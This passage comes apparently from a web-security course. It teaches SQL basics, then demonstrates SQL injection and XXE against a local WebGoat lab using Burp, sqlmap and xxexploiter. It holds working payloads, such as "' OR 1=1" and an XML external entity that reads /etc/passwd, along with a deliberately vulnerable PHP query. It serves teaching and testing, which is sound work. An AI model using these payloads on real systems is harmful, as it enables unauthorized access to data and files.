Access, PostgreSQL and SQLite. Within a DBMS, you can have multiple databases, each containing its own set of related data. For example, you may have a database called “shop“. Within this database, you want to store information about products available to purchase, users who have signed up to your online shop, and information about the orders you've received. You'd store this information separately in the database using something called tables, the tables are identified with a unique name for each one. You can see this structure in the diagram below, but you can also see how a business might have other separate databases to store staff information or the accounts team.






**Figure 26: Database**

A table is made up of columns and rows, a useful way to imagine a table is like a grid with the columns going across the top from left to right containing the name of the cell and the rows going from top to bottom with each one having the actual data.




| id | username | password |
|---|---|---|
| 1 | jon | pass123 |
| 2 | admin | p4ssword |
| 3 | martin | secret123 |

**Figure 27: Database Table**

Each column, better referred to as a field has a unique name per table. When creating a column, you also set the type of data it will contain, common ones being integer (numbers), strings (standard text) or dates. Some databases can contain much more complex data, such as geospatial, which contains location information. Setting the data type also ensures that incorrect information isn't stored, such as the string "hello world" being stored in a column meant for dates. If this happens, the database server will usually produce an error message. A column containing an integer can also have an auto-increment feature enabled; this gives each row of data a unique number that grows (increments) with each subsequent row, doing so creates what is called a key field, a key field has to be unique for every row of data which can be used to find that exact row in SQL queries.

Rows or records are what contains the individual lines of data. When you add data to the table, a new row/record is created, and when you delete data, a row/record is removed.

A relational database, stores information in tables and often the tables have shared information between them, they use columns to specify and define the data being stored and rows to actually store the data. The tables will often contain a column that has a unique ID (primary key) which will then be used in other tables to reference it and cause a relationship between the tables, hence the name relational database.

On the other hand, non-relational databases, sometimes called NoSQL, is any sort of database that doesn't use tables, columns and rows to store the data, a specific database layout doesn't need to be constructed so each row of data can contain different information which can give more flexibility over a relational database. Some popular databases of this type are MongoDB, Cassandra and ElasticSearch.

SQL (Structured Query Language) is a feature-rich language used for querying databases, these SQL queries are better referred to as statements.

The simplest of the commands which we'll cover is used to retrieve select, update, insert and delete data. Although somewhat similar, some databases servers have their own syntax and slight changes to how things work. The following examples are based on a MySQL database.

SELECT * from users;

| ID | Username | Password |
|---|---|---|
| 1 | Jon | pas123 |
| 2 | Admin | p4ssword |
| 3 | Martin | secret123 |

The first-word in SELECT tells the database we want to retrieve some data, the * tells the database we want to receive back all columns from the table. For example, the table may contain three columns (id, username and password) "from users" tells the database we want to retrieve the data from the table named users. Finally, the semicolon at the end tells the database that this is the end of the query.

SELECT username,password from users;

| Username | Password |
|---|---|
| Jon | pas123 |
| Admin | p4ssword |
| Martin | secret123 |

Instead of using the * to return all columns, we are just requesting the username and password field.

Utilise the WHERE clause; to finely pick out the exact data required by returning data that matches the specific clauses:

SELECT * from users WHERE username='admin';

| ID | Username | Password |
|---|---|---|
| 2 | admin | p4ssword |

This will only return the rows where the username is equal to admin.

SELECT * from users WHERE username != ‘admin';

| ID | Username | Password |
|---|---|---|
| 1 | Jon | pas123 |
| 3 | Martin | secret123 |

This will only return the rows where the username is not equal to admin.

SELECT * from users WHERE username='admin' or username='jon';

| ID | Username | Password |
|---|---|---|
| 1 | Jon | pas123 |
| 2 | Admin | p4ssword |

This will only return the rows where the username is either equal to admin or jon.

SELECT * from users WHERE username='admin' and password='p4ssword';

| ID | Username | Password |
|---|---|---|
| 2 | Admin | p4ssword |

This will only return the rows where the username is equal to admin, and the password is equal to p4ssword.

Using the like clause allows you to specify data that isn't an exact match but instead either starts, contains or ends with certain characters by choosing where to place the wildcard character represented by a percentage sign “%”.

SELECT * from users WHERE username like ‘a%';

| ID | Username | Password |
|---|---|---|
| 2 | Admin | p4ssword |

This returns any rows with username beginning with the letter a.

SELECT * from users WHERE username like ‘%n';

| ID | Username | Password |
|---|---|---|
| 1 | Jon | pas123 |
| 2 | Admin | p4ssword |
| 3 | Martin | secret123 |

This returns any rows with username ending with the letter n.

SELECT * from users WHERE username like ‘%mi%';

| ID | Username | Password |
|---|---|---|
| 2 | Admin | p4ssword |

This returns any rows with a username containing the characters mi within them.

The UNION statement combines the results of two or more SELECT statements to retrieve data from either single or multiple tables; the rules to this query are that the UNION statement must retrieve the same number of columns in each SELECT statement, the columns have to be of a similar data type and the column order has to be the same. This might sound not very clear, so let's use the following analogy. Say a company wants to create a list of addresses for all customers and suppliers to post a new catalogue. We have one table called customers with the following contents:

| Id | Company | Address | City | Postcode |
|---|---|---|---|---|
| 1 | Widget Ltd | Unit 1a, Newby Estate | Bristol | BS19 4RT |
| 2 | The tool company | 75 Industrial Road | Norwich | N22 3DR |
| 3 | Axe Maker Ltd | 2b Makers Unit, Market Road | London | SE9 1KK |

| Id | Name | Address | City | Postcode |
|---|---|---|---|---|
| 1 | Mr John Smith | 123 Fake Street | Manchester | M2 3FJ |
| 2 | Mrs Jenny Palmer | 99 Green Road | Birmingham | B2 4KL |
| 3 | Miss Sarah Lewis | 15 Fore Street | London | NW12 3GH |

Using the following SQL Statement, we can gather the results from the two tables and put them into one result set:

SELECT name,address,city,postcode from customers UNION SELECT company,address,city,postcode from suppliers;

| Name | Address | City | Postcode |
|---|---|---|---|
| Mr John Smith | 123 Fake Street | Manchester | M2 3FJ |
| Mrs Jenny Palmer | 99 Green Road | Birmingham | B2 4KL |
| Miss Sarah Lewis | 15 Fore Street | London | NW12 3GH |
| Widget Ltd | Unit 1a, Newby Estate | Bristol | BS19 4RT |
| The tool company | 75 Industrial Road | Norwich | N22 3DR |
| Axe Maker Ltd | 2b Makers Unit, Market Road | London | SE9 1KK |

The INSERT statement tells the database we wish to insert a new row of data into the table. "into users"tells the database which table we wish to insert the data into, "(username,password)"provides the columns we are providing data for and then, "values ('bob','password');"provides the data for the previously specified columns.

INSERT into users (username,password) values ('bob','password123');

| ID | Username | Password |
|---|---|---|
| 1 | Jon | pas123 |
| 2 | Admin | p4ssword |
| 3 | Martin | secret123 |
| 4 | Bob | Password123 |

The UPDATE statement tells the database we wish to update one or more rows of data within a table. You specify the table you wish to update using "update %tablename% SET" and then select the field or fields you wish to update as a comma-separated list such as "username='root',password='pass123'" then finally similar to the SELECT statement, you can specify exactly which rows to update using the where clause such as "where username='admin;".

UPDATE users SET username='root',password='pass123' where username=‘admin';

| ID | Username | Password |
|---|---|---|
| 1 | Jon | pas123 |
| 2 | root | pass123 |
| 3 | Martin | secret123 |
| 4 | Bob | password123 |

The DELETE statement tells the database we wish to delete one or more rows of data. Apart from missing the columns you wish to be returned, the format of this query is very similar to the SELECT. You can specify precisely which data to delete using the where clause and the number of rows to be deleted using the limit clause.

DELETE from users where username='martin';

| ID | Username | Password |
|---|---|---|
| 1 | Jon | pas123 |
| 2 | root | pass123 |
| 4 | Bob | password123 |

DELETE from users;

| ID | Username | Password |
|---|---|---|
| | | |

Because no WHERE clause was being used in the query, all the data is deleted in the table.

### 5.2.2 SQL Injection

The point where a web application using SQL can turn into SQL Injection is when user-provided data gets included in the SQL query.

Take the following scenario where you've come across an online blog, and each blog entry has a unique id number. The blog entries may be either set to public or private depending on whether they're ready for public release. The URL for each blog entry may look something like this:

https://website.thm/blog?id=1

From the URL above, you can see that the blog entry been selected comes from the id parameter in the query string. The web application needs to retrieve the article from the database and may use an SQL statement that looks something like the following:

SELECT * from blog where id=1 and private=0 LIMIT 1;

From what you've read, you should be able to work out that the SQL statement above is looking in the blog table for an article with the id number of 1 and the private column set to 0, which means it's able to be viewed by the public and limits the results to only one match.

As was mentioned at the start of this task, SQL Injection is introduced when user input is introduced into the database query. In this instance, the id parameter from the query string is used directly in the SQL query.

Let's pretend article id 2 is still locked as private, so it cannot be viewed on the website. We could now instead call the URL:

https://website.thm/blog?id=2;--

Which would then, in turn, produce the SQL statement:

SELECT * from blog where id=2;-- and private=0 LIMIT 1;

The semicolon in the URL signifies the end of the SQL statement, and the two dashes cause everything afterwards to be treated as a comment. By doing this, you're just, in fact, running the query:

SELECT * from blog where id=2;--

Which will return the article with an id of 2 whether it is set to public or not.

Let’s take a look at this simple PHP input function:

```php
<?php
    $username = $_GET['username']; // kchung
    $result = mysql_query("SELECT * FROM users WHERE username='$username'");
?>
```

**Figure 28: PHP Injection**

If we look at the $username variable, under normal operation we might expect the username parameter to be a real username. The function takes a username and chooses data related to it in the users database.

A malicious user (hacker or pentester) might submit some different kinds of data. For example, what happened if we input '? (Single quote)

The application would crash because the resulting SQL query is incorrect.

```
SELECT * FROM users WHERE username=''''
```

**Figure 29: Faulted SELECT query**

As you see here, inputted " ' " simply creates triple " ' ' and produces an error. This error can in fact output some sensitive information or simply give a clue about database structure.

But what happens if we try to input ' OR 1=1 ?

```
SELECT * FROM users WHERE username='' OR 1=1
```

**Figure 30: SELECT query resulting true**

This will produce a different scenario. 1=1 is treated as true in SQL language and therefore will return us every single row in the table.

### 5.2.3 Simulation

Type a random number random number in the requested input fields as shown in Simulation 18


**Simulation 22: SQL vulnerable application**


Capture the request by using burp suite and save the file as a textile to start SQL injection.

```
POST /WebGoat/SqlInjection/assignment5b HTTP/1.1
Host: 127.0.0.1:8080
Content-Length: 24
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="90"
Accept: */*
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://127.0.0.1:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=Iv5VgEd6o9WwKkVdUIqxW3JG6AzJo6SJSacEE1C_
Connection: close

login_count=0&userid=101
```


**Simulation 23: SQL Intercept**

By using SQLmap, we capture request which saved as a text file as a parameter. In Simulation 20 we cans see the type of DBMS is HSQL database





**Simulation 24: sqlmap type db**

In simulation 21 shows the available databases




**Simulation 25: sqlmap abs**

Names of the table in the selected database “CONTAINER” are retrieved




**Simulation 26: Retrieved database tables**

Entities of the table “WEB_GOAT_USER” are retrieved


**Simulation 27: Retrieved table’s entities**

From wizard tool you can choose the intensity of the attack


**Simulation 28: sqlmap wizard**

## 5.3 XML Injection

Before we learn about XXE exploitation we'll have to understand XML properly.

### 5.3.1 XML Definition

XML (eXtensible Markup Language) is a markup language that defines a set of rules for encoding documents in a format that is both human-readable and machine-readable. It is a markup language used for storing and transporting data.

### 5.3.2 XML Advantages

1. XML is platform-independent and programming language independent, thus it can be used on any system and supports the technology change when that happens.
2. The data stored and transported using XML can be changed at any point in time without affecting the data presentation.
3. XML allows validation using DTD and Schema. This validation ensures that the XML document is free from any syntax error.
4. XML simplifies data sharing between various systems because of its platform-independent nature. XML data doesn’t require any conversion when transferred between different systems.

### 5.3.3 XML Syntax

Every XML document mostly starts with what is known as XML Prolog.

<?xml version="1.0" encoding="UTF-8"?>

Above the line is called XML prolog and it specifies the XML version and the encoding used in the XML document. This line is not compulsory to use but it is considered a `good practice` to put that line in all your XML documents.

Every XML document must contain a `ROOT` element.

Ex:
```
<?xml version="1.0" encoding="UTF-8"?>
    <mail>
        <to>falcon</to>
        <from>feast</from>
        <subject>About XXE</subject>
        <text>Teach about XXE</text>
    </mail>
```

In the above example the <mail> is the ROOT element of that document and <to>, <from>, <subject>, <text> are the children elements. If the XML document doesn't have any root element

then it would be considered wrong or invalid XML doc.

Another thing to remember is that XML is a case sensitive language. If a tag starts like <to> then it has to end by </to> and not by something like </To>(notice the capitalization of T)

Like HTML we can use attributes in XML too. The syntax for having attributes is also very similar to HTML.

Ex: <text category = "message">You need to learn about XXE</text>

In the above example category is the attribute name and message is the attribute value.

### 5.3.4 Document Type Definition [DTD]

DTD stands for Document Type Definition. A DTD defines the structure and the legal elements and attributes of an XML document.

Let us try to understand this with the help of an example. Say we have a file named note.dtd with the following content:

<!DOCTYPE note [ <!ELEMENT note (to,from,heading,body)> <!ELEMENT to (#PCDATA)> <! ELEMENT from (#PCDATA)> <!ELEMENT heading (#PCDATA)> <!ELEMENT body (#PCDATA)> ]>

Now we can use this DTD to validate the information of some XML document and make sure that the XML file conforms to the rules of that DTD.

Ex: Below is given an XML document that uses note.dtd

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE note SYSTEM "note.dtd">
<note>
  <to>falcon</to>
  <from>feast</from>
  <heading>hacking</heading>
  <body>XXE attack</body>
</note>
```

To understand how DTD validates the XML, here's what all those terms used in note.dtd mean

- !DOCTYPE note - Defines a root element of the document named **note**
- !ELEMENT note - Defines the note element which contains "to, from, heading, body" elements
- !ELEMENT to - Defines the to element to be of type "#PCDATA"
- !ELEMENT from - Defines the from element to be of type "#PCDATA"
- !ELEMENT heading - Defines the heading element to be of type "#PCDATA"
- !ELEMENT body - Defines the body element to be of type "#PCDATA"

**NOTE**: #PCDATA means parseable character data.

### 5.3.5 XXE in Depth

An XML External Entity (XXE) attack is a vulnerability that abuses features of XML parsers/ data. It often allows an attacker to interact with any backend or external systems that the application itself can access and can allow the attacker to read the file on that system. They can also cause Denial of Service (DoS) attack or could use XXE to perform Server-Side Request Forgery (SSRF) inducing the web application to make requests to other applications. XXE may even enable port scanning and lead to remote code execution.

Now we'll see some XXE payload and see how they are working.

1) The first payload we'll see is very simple.

```
<!DOCTYPE replace [<!ENTITY name "omar"> ]>
    <userInfo>
      <firstName>falcon</firstName>
      <lastName>&name;</lastName>
    </userInfo>
```

As we can see we are defining a ENTITY called name and assigning it a value Omar. Later we are using that ENTITY in our code.

2) We can also use XXE to read some file from the system by defining an ENTITY and having it use the SYSTEM keyword

```
<?xml version="1.0"?>
<!DOCTYPE root [<!ENTITY read SYSTEM 'file:///etc/passwd'>]>
<root>&read;</root>
```


Here again, we are defining an ENTITY with the name read but the difference is that we are setting it value to ‘SYSTEM’ and path of the file.

If we use this payload then a website vulnerable to XXE would display the content of the file/etc/passwd.

This attack can be detected whenever it’s noticed that a request with parameters being send in a XML format, with external entities option enabled by the web developer a suitable environment for the attack is present and with expect php module available a RCE can be done easily.

### 5.3.6 XXE Simulation

Simulation 25 is a registration page required to fill in the form.





**Simulation 29: XXE vulnerable application**

After submitting the form, the request is captured using the interceptor burpsuite. As shown in Simulation 26 the form is in XML format, hence it is susceptible to be XXE vulnerable.

```
14 <?xml version="1.0" encoding="UTF-8"?>
   <root>
     <name>
       aa
     </name>
     <tel>
       aa
     </tel>
     <email>
       aa
     </email>
     <password>
       aa
     </password>
   </root>
```


**Simulation 30: XXE Intercept**

Copy the request into a text file to prepare it for the automated tool called xxexploiter and put a place holder instead of the XML parameters.





**Simulation 31: Req.txt for xxexplotier**

Prepare a template for the injection by putting a place holder at the parameter that we would like to test.




**Simulation 32: Tmp.txt for placeholder**

The first injection we try is to read a file as follows, which in return yields us the content of the desired file indicating the success of the attack.





**Simulation 33: XXE first injection**

